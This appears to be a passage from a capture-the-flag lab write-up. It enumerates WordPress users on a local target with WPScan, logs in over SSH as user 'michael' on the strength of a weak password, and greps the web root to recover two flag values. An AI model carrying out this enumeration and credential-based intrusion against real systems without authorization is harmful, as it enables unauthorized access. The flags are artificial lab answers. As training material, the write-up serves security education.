


```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu
_______________________________________________________________

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

```
[i] Enumerating Users (via Passive and Aggressive Metho
Brute Forcing Author IDs - Time: 00:00:00 <===========

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Thu Jun 16 09:07:16 2022
```

Exploitation: [Weak Password & SSH]


Gaind a user shell using Michael’s credentials and greped the first flag.



```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Mon Jun 13 05:26:56 2022 from 192.168.1.90
michael@target1:~$ cd /var/www/html
michael@target1:/var/www/html$ ls
about.html   css           img          scss             team.html
contact.php  elements.html index.html   Security - Doc   vendor
contact.zip  fonts         js           service.html     wordpress
michael@target1:/var/www/html$ grep -ER flag1
service.html:                <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@target1:/var/www/html$ 
```

Exploitation: [Weak Password & SSH]


Flag2.txt was easily found because sensitive folders and files were accessible without any additional privileges.



```
michael@target1:~$ cd /var/www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$ 
```

Exploitation: [MySQL Database Access]

michael’s shell allows access to the directory: /var/www/html/wordpress

